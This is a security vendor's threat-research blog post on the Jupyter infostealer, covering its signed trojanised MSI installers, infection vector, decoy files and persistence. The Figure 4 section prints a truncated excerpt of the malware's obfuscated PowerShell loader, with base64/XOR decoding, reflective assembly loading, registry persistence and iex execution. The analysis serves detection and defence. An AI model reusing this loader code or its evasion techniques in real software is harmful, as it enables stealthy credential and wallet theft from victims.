# Threat Thursday: Jupyter Infostealer is a Master of Disguise

blogs.blackberry.com/en/2022/01/threat-thursday-jupyter-infostealer-is-a-master-of-disguise

The BlackBerry Research & Intelligence Team

## Summary

Jupyter infostealer is a master of deception, a highly modular malware that hides deep within legitimate installer packages. Once executed, it can receive further malicious components via its command-and control (C2) server to enhance its capabilities. These components can include executables and malicious PowerShell scripts.

One of the downloads is an information stealing module, designed to scoop up victim credentials like their computer name, user admin rights, workgroup, browser password database, and other useful information. It also targets popular browsers such as Google Chrome™, Microsoft Edge®, Opera, Brave, and Mozilla Firefox. Upon finding one of these browsers installed, it gathers and exfiltrates sensitive user data stored within these browsers, such as login data (usernames and passwords), cookies, and web data, including "autofill" information such as the user's name, home address, and email address.

It also targets a large number of crypto wallets, including Atomic Wallet, MyMonero Wallet, and Ethereum Wallet, and additionally seeks to access several Remote Access Applications including OpenVPN and Remote Desktop Protocol (RDP).

This malware is particularly noxious, as it does not target specific organizations or business verticals, and it does not have a set goal or agenda. It targets all victims who inadvertently fall for its ploys.


## Discovery and Execution

When Jupyter was first discovered at the end of 2020, it initially bundled itself with legitimate executables. When executed, it revealed an obfuscated PowerShell script hidden within. Throughout 2021, this threat group has focused its development efforts on increasing levels of stealth and obfuscation, including loading the Dynamic-Link Library (.DLL) of Jupyter reflectively into memory rather than writing the file to disk.

In its current form, Jupyter now tends to be bundled in large Windows® installer packages (.MSI), often exceeding 100 MB in size. These packages are still bundled with legitimate applications, and also signed with valid digital certificates to further hide their intentions.


On installation, the package will load and attempt to install the bundled legitimate application. However, deep within the code of these Trojan installers resides a relatively small, heavily obfuscated and encrypted PowerShell script that will run in the background.

## Operating System



| Windows | MacOS | Linux | Android |
|---|---|---|---|
| Yes | No | No | No |

## Risk & Impact



| | |
|---|---|
| Impact | High |
| Risk | Medium |

## Technical Analysis


### Many Faces, Many Names, Many labels

Over a short period of time, Jupyter has masqueraded as many different applications and installers. The malware has also changed its core file extension to .MSI, and it uses different operations to execute its obfuscated PowerShell script.

This flexibility has led various security research organizations to label the malware family differently, based on Jupyter's core module naming functions, or downloaded components. Previous names include Polazert, Yellow Cockatoo, and more recently SolarMarker/Deimos. The malware has since abandoned the Indicators of Compromise (IoCs) that were the basis of these naming conventions, to thwart easy identification.

## Infection Vector

Jupyter's initial infection vector can vary widely. Typically, Jupyter is hosted on fake downloader websites that masquerade as legitimate hosts. These sites typically offer a free download for a PDF book or a simple application. These can either be visited by a victim unintentionally, or via a link in a malicious email.



Ny-Motion-To-Quash-Third-Party-Subpoena.msi

Type of file: Windows Installer Package (.msi)
Opens with: Windows® installer
Location: C:\Users\Admin\Desktop\211116-sbzknsbcel_pw_ir
Size: 102 MB (107,225,088 bytes)
Size on disk: 102 MB (107,225,088 bytes)
Created: Thursday, November 25, 2021, 2:38:01 PM
Modified: Thursday, November 25, 2021, 12:51:58 PM
Accessed: Today, November 25, 2021, 2:38:04 PM
Attributes: ☐ Read-only ☐ Hidden

Digital Signature Information
This digital signature is OK.

Signer information
Name: OOO MVS
E-mail: Not available
Signing time: Tuesday, November 9, 2021 7:02:07 PM

Countersignatures

| Name ... | E-mail ... | Timestamp |
|---|---|---|
| SSL.co... | Not av... | Tuesday, ... |

Show: <All>

| Field | Value |
|---|---|
| Version | V3 |
| Serial number | 7b446551de53... |
| Signature alg... | sha256RSA |
| Signature has... | sha256 |
| Issuer | SSL.com EV C... |
| Valid from | Friday, Octobe... |
| Valid to | Saturday, Octo... |
| Subject | RU, Private Or... |

7b446551de531a37d3a0ebfb8f0b6e01


*Figure 1: Jupyter samples are often signed with digital certificates to appear trustworthy*

Jupyter is often bundled with freeware applications and signed with un-revoked digital certificates as shown in Figure 1, making the download appear more legitimate.

In previous iterations, Jupyter had moved away from using Windows Portable Executables (.EXE files) in favor of large Windows Installer Packages (.MSI). This is likely because MSI is a file type that is less likely to be scanned by some antivirus (AV) programs, and because large files (beyond 100 MB) are less likely to be inspected by automated sandbox routines and other automated AV scanning solutions.

## Installation

On execution, the Windows installer package will display an installer pop-up for the intended legitimate application, as shown in Figure 2, while loading its data and silently running in the background.


Redist x86 package

Please wait while Windows configures Redist x86 package

Gathering required information...

Adobe Acrobat Pro DC Installer


Adobe Acrobat Pro DC

Connection failed. Click the Retry button to resume installation.

*Figure 2: Trojanized MSI files appear to install the desired application as expected*

Over the past campaign, Jupyter has used a wide range of methods to deploy itself. Typically, the malware contains two core files – an executable and a Windows PowerShell containing the malicious code – though it is not limited to this arrangement.

Some variants of Jupyter have also deployed a temporary file (.TMP) into the victim's *%AppData%\Roaming\Temp\* directory, and they have dropped an additional Microsoft PowerShell (.PS1) file, as shown in Figure 3, to generate the typical content of Jupyter's core malicious PowerShell script.



| Name | Date modified | Type | Size |
|---|---|---|---|
| _p5_0.exe | 11/5/2021 11:23 AM | Application | 1,218 KB |
| _p5_1.ps1 | 11/9/2021 10:38 AM | Windows PowerShell ... | 111 KB |


*Figure 3: Contents of Jupyter MSI installer*

## PowerShell

All samples of Jupyter have heavily relied on PowerShell. The malware uses PowerShell both to obfuscate its malicious code, and to execute that code without it ever writing itself to disk on the victim's machine.

It avoids writing itself to disk by loading the DLL of Jupyter reflectively into memory. Normally, DLLs are injected into a process from a file that is written to disk. Reflective DLL injection is a technique that forcefully injects code into a victim process from memory rather than disk.

As the fully un-obfuscated malware does not reside on disk, it requires a persistence mechanism to be created, such as registry keys that reload the malware when the victim machine is started up. This makes Jupyter DLL difficult to both detect and analyze, unless dumped from memory.



```
$a0c31cf91dc40ab90401373759e11='HBLnbVAxQkFRbkZJm7pCM9xDaGlRRlpCEEhKQVZGRXBlbDV1T3p3elhrOStPR0ZlVVRVclhrQlNYMGhH0UhkS1pH8GtV3nH7d/
M1c1QpJTS15qR8VHeFVHRm1CLE+uQUEqV/
5lLW8o8UpgSQj1SX9mG8VeXl1G019raD/
eXnh8Gd85Vy1f6mxYUy8lrm8iW1co8FsuSV4j805WaFonrmxcZXYj21JdXlc53F5ZSm8M8T1qX2UY51B0KDQh2k56R0t371B0UUxirWBYRVdW1lxHX3oo93AeW0VCUfc3RyxRSEx/
YUVUa3BnNXDKVEJTUnlGZ1FXQ+tEa3hkX2xPH1BVNQXoQ01T3GwwNFVhMVd6UPFBTUlW00FLczDFYykoPPRSf0sWyz1MdCyqaW59NFFO1WpMH3hmVR74Q0pLzxVhVnFAUHpdL8pkIl4w50JbVkWoWXp0FfRZUioo/
3FdXjDVfGhVB98xfEcz9VBET1JaavRGTwhrM1c14DdPTt9RUUhidF1QVQ3JO3QsPss9bXwEqHhBcybkXlJlQWV/
1l9KN3AxTifVcE1B9GJ9CHgySUKScHtOR71tM2c8XUBhciesSlZKD9tBfFoxrmxadwLMTkBdD9VCWkkv2Hh5c1HoR1J6elhtmyxQTTRXVlQl0F90SVD6N3dLTl/
pb1RYS2ldfGcUy01VSHmtZ3NOatt9U1oi3GtNLwLIXVlMN+ROak48025+dBf4XHVGDsleKnxVK8dHTkIvWMllJkp6bvFBRVoqONRbc0lHDq0/
SmdFF8lxSTpIGN8/
'$adbdc2d45dd4d3a5e5539d021205d="$"+"a754ea6e8b041aa5b575492443c23=AdD-TypE -m                                  Toupper()+'MpOrT('.toLOWeR()+[CHAr]0X22+'user32.DLL'.TOLoWer()+[CHar]0x22+')]P
'.toLOWER()) -naME ('W'.tOupPeR()+'iN32'.toLoWeR()+'s'.TOUppEr()+'HoW'.TOLowEr                                  TOlOWeR()) -nameSpacE WiN32FUNCTioNs -PAssThru;$"+"a754ea6e8b041aa5b57549244
funcTiOn a30ed9ada9c4ada716dac5cf0aef3 {return -joiN (0..(10..30|get-raNdom)|%{[chAR]((65..90)+(97..122)|geT-RandOm)})}
FuNctiOn a3abc9ef385461a464929f66f6522 {PARAM($ab6d2498b424b8b04a4b3fb439f00, $accdbc2ad8b43d93a748c7c8d1e85);
If (-nOT (TEsT-paTh "reGistrY::$ab6d2498b424b8b04a4b3fb439f00".tOlOWEr())){NEw-iTEm -Path "rEgIsTrY::$ab6d2498b424b8b04a4b3fb439f00".TolowER() -ItemTYPE rEGistRykEY -fORCe;}
set-itEm -PaTh "rEgIsTry::$ab6d2498b424b8b04a4b3fb439f00".TOlower() -vaLue $accdbc2ad8b43d93a748c7c8d1e85;}
$a149251ed4c4b4b635f4005cd1b7b=(a30ed9ada9c4ada716dac5cf0aef3);
$a6a4ae7f848479963a176a4763b79=(a30ed9ada9c4ada716dac5cf0aef3);
$a107bcaa4c747a9ae59eade4d2102=(a30ed9ada9c4ada716dac5cf0aef3);
$adee2be03244ddaec5a67485b6a0a=new-objecT -COmObJect WScrIPt.sHeLL;'
$a0a5e79e055427ac09c05174356c6="$Env:APpDATa\Nv"+"Id"+"ia\"+(a30ed9ada
NeW-ITeM -iTemtYPE dIreCtORy -fORCe -pAtH $a0a5e79e055427ac09c05174356c6;
$a5f0e006feb4e5b3db503dba6b009=geT-rANdOM -miNiMum 100 -mAXiMUM 300;
FOr($ab33a5cba88406a749251f86dea47=0;
$ab33a5cba88406a749251f86dea47 -lt $a5f0e006feb4e5b3db503dba6b009;$ab33a5cba88406a749251f86dea47+=1){$ad8ffe1521c41581e47cc94ccca2a=(a30ed9ada9c4ada716dac5cf0aef3)+'.'+(a30ed9ada9c4ada716dac5cf0aef3);
iF($ab33a5cba88406a749251f86dea47 -eQ 0) {$ad8ffe1521c41581e47cc94ccca2a=(a30ed9ada9c4ada716dac5cf0aef3)+'.'+$a107bcaa4c747a9ae59eade4d2102;$a44906f9cb64839b7ac25a5e7c478.tarGEtPATH=$a0a5e79e055427ac09c05174356
$a12d357aeb040d9e99d194020651c=New-obJeCT byTE[] (get-randOM -MI
(NEw-oBJeCT raNDOm).NExtBytes($a12d357aeb040d9e99d194020651c);
If($ab33a5cba88406a749251f86dea47 -EQ 37) {$a8c000b2f6a4ce92975f                                  (a30ed9ada9c4ada716dac5cf0aef3);
[systEM.iO.fiLe]::wriTEALLBYtEs($a8c000b2f6a4ce92975fa4c2c31ba,[SYSteM.coNVerT]::FROMbAsE64stRIng($a0c31cf91dc40ab90401373759e11)$a12d357aeb040d9e99d194020651c);}
ELsE {[syStEm.IO.FILE]::wRITEALLbYTEs($a0a5e79e055427ac09c05174356c6+"\"+$ad8ffe1521c41581e47cc94ccca2a, $a12d357aeb040d9e99d194020651c);}}
$a44906f9cb64839b7ac25a5e7c478.WINDowStyLE=7;
$a44906f9cb64839b7ac25a5e7c478.saVe();
$a6f922922af492a74c5da6ab9ac23=$adbdc2d45dd4d3a5e5539d021205d+"$"+"a42b0d8                                  wzXk9+0GFeUTUrXkBSX0hGQHdKTXJeUjx6VEBWU0okQHFuJERAcW0pUUBSXyFvQHNfckxeTkYm
$"+"a1bfc0488854018b7aff792d9c662=0;
$"+"ac816d3ecda495bd927a6f43112a7=[IO.fI"+"lE]::rEaDALLbyTES('"+$a8c000b2f                                  7.coUnT)|FOREaCH{if($"+"a1bfc0488854018b7aff792d9c662 -ge $"+"ac816d3ecda4
ElSe{for($"+"a2859ccb8264c2b26ed0e727f853c=0;
$"+"a2859ccb8264c2b26ed0e727f853c -lT $"+"a42b0d88df94e2b6b9453ae110cca.le
$"+"a2859ccb8264c2b26ed0e727f853c++){$"+"ac816d3ecda495bd927a6f43112a7[$"+                                  2a7[$"+"a1bfc0488854018b7aff792d9c662] -BXoR $"+"a42b0d88df94e2b6b9453ae11
$"+"a1bfc0488854018b7aff792d9c662++;
if($"+"a1bfc0488854018b7aff792d9c662 -GE $"+"ac816d3ecda495bd927a6f43112a7.COuNt){$"+"a2859ccb8264c2b26ed0e727f853c=$"+"a42b0d88df94e2b6b9453ae110cca.LenGtH}}}}:[ReF"+"LeCtI"+"ON.a"+"SsE"+"Mbl"+"y]::l"+"oAD($"+
[a20097160c64f3b882a2e21813570.a9cc38a6a6448caeff75efb7e36da]::ac72f715a2b4938693
$a5e0cd9c7dd4a5aaafb26dfe32819=(a30ed9ada9c4ada716dac5cf0aef3);
a3abc9ef385461a464929f66f6522 -ab6d2498b424b8b04a4b3fb439f00 ("hKeY_CurRENT_uSER\                                  19+"\SHElL\oPEn\COmmand") -accdbc2ad8b43d93a748c7c8d1e85 ('pO'+'WE'+'rsh'+'eLL -E'
a3abc9ef385461a464929f66f6522 -ab6d2498b424b8b04a4b3fb439f00 ("HKEY_currEnT_uSer\                                  102) -accdbc2ad8b43d93a748c7c8d1e85 $a5e0cd9c7dd4a5aaafb26dfe32819.toLowEr();
iex $a6f922922af492a74c5da6ab9ac23;
```

*Figure 4: Breakdown of Jupyter PowerShell*


Jupyter's core PowerShell typically can be broken down into six different steps or components, as shown in Figure 4 and the table below. Each step facilitates a specific goal, function, or ability. Though a lot of samples of Jupyter follow the same steps, variations are present in Jupyter's PowerShell code, and some samples have been noted to operate in slightly different ways to achieve the same ends.

| Step | Description/Functionality |
|---|---|
| **Obfuscated DLL** | This is the obfuscated variable that contains the core code of Jupyter DLL |
| **Deobfuscated Routine** | This is the routine where the code from “Obfuscated DLL” is passed to deobfuscate the malicious core code of Jupyter. Jupyter is often encoded in Base64 and XOR’d. |
| **Added to Startup** | Jupyter adds itself to startup to force re-execution of the malware, as a persistence mechanism. |
| **Decoy File Creation** | The malware hides itself in a commonly found directory within the victim’s %AppData%\Roaming\ folder. It drops a random number of “junk files” to hide the presence of one functional, malicious file. The malware randomizes the number of junk files created, often ranging between 100 and 300, in most variants of the PowerShell code. |
| **DLL Reflection** | The malware executes reflectively, to prevent the DLL from being dropped onto the user’s device. |
| **Added to Registry** | For further persistence, the malware adds a Registry Key to the victim machine. |

Not all samples of Jupyter observed over its recent campaign have the same behavior. Some deploy their decoy files in different directories. Others opt not to XOR their DLL’s code, while still encoding themselves with Base64.

## Decoy

To thwart analysis, one of the first actions of Jupyter’s PowerShell is to create hundreds of randomized “junk files” as decoys, as shown in Figure 5, while leaving a single file as the core component of the malware. These decoys are files that are created by the malware that serve no malicious use or purpose except to hide the single malicious file within their midst.



is PC > Local Disk (C:) > Users > Admin > AppData > Roaming > Microsoft > auSMqXptyfrdRjF

| Name | Date modified | Type | Size |
|---|---|---|---|
| AeamxrcdOU.yqKRWiXftUVNnzTcha | 12/8/2021 2:55 PM | YQKRWIXFTUVNNZT... | 108 KB |
| AJRgWxodEsDnpT.UWHKevgpcx | 12/8/2021 2:55 PM | UWHKEVGPCX File | 74 KB |
| amrVuQZOvjgXtFpR.WHPCNKOQUSGtsjeZX | 12/8/2021 2:55 PM | WHPCNKOQUSGTSJE... | 126 KB |
| ASwOugkpWJsKfyqx.CHxhJaydnuFQIUWTwKS | 12/8/2021 2:55 PM | CHXHJAYDNUFQIUW... | 183 KB |
| aTzArWhKSYlGPLskol.RzdhMxtyaqnNsHSVWB | 12/8/2021 2:55 PM | RZDHMXTYAQNNSH... | 181 KB |
| AumaixTvjWGF.cHvKrlwUYFQ | 12/8/2021 2:55 PM | CHVKRLWUYFQ File | 78 KB |
| aWDmsCbELIRFnf.decQDNkgJZqBaEPLCO | 12/8/2021 2:55 PM | DECQDNKGJZQBAEP... | 177 KB |
| bHQWAilXnchNZU.ZMJHpozVjQP | 12/8/2021 2:55 PM | ZMJHPOZVJQP File | 143 KB |
| BkjzGKhmOdtJl.NaPzHsSVQXWyh | 12/8/2021 2:55 PM | NAPZHSSVQXWYH Fi... | 111 KB |
| bucvHyoxrzspRJ.VYmdKJAQvP | 12/8/2021 2:55 PM | VYMDKJAQVP File | 90 KB |
| BWtgpcmZJUjdHiQv.DlrxdLsocUuSVb | 12/8/2021 2:55 PM | DIRXDLSOCUUSVB Fi... | 67 KB |
| CeBOHLfudyt.ZJjmchwKWlY | 12/8/2021 2:55 PM | ZJJMCHWKWLY File | 140 KB |
| CJQpfZsujxoDEkFPGBl.IBlnWetwmLOV | 12/8/2021 2:55 PM | IBLNWETWMLOV File | 96 KB |
| CKDmqxLnlzUeTiuXbo.GrPtwTdDViBAXKbeMjm | 12/8/2021 2:55 PM | GRPTWTDDVIBAXKB... | 172 KB |
| CtlWeBZLwTVONFMxp.YuxebpsCwjokdmXzf | 12/8/2021 2:55 PM | YUXEBPSCWJOKDMX... | 174 KB |

*Figure 5: Decoy Files dropped by Jupyter*

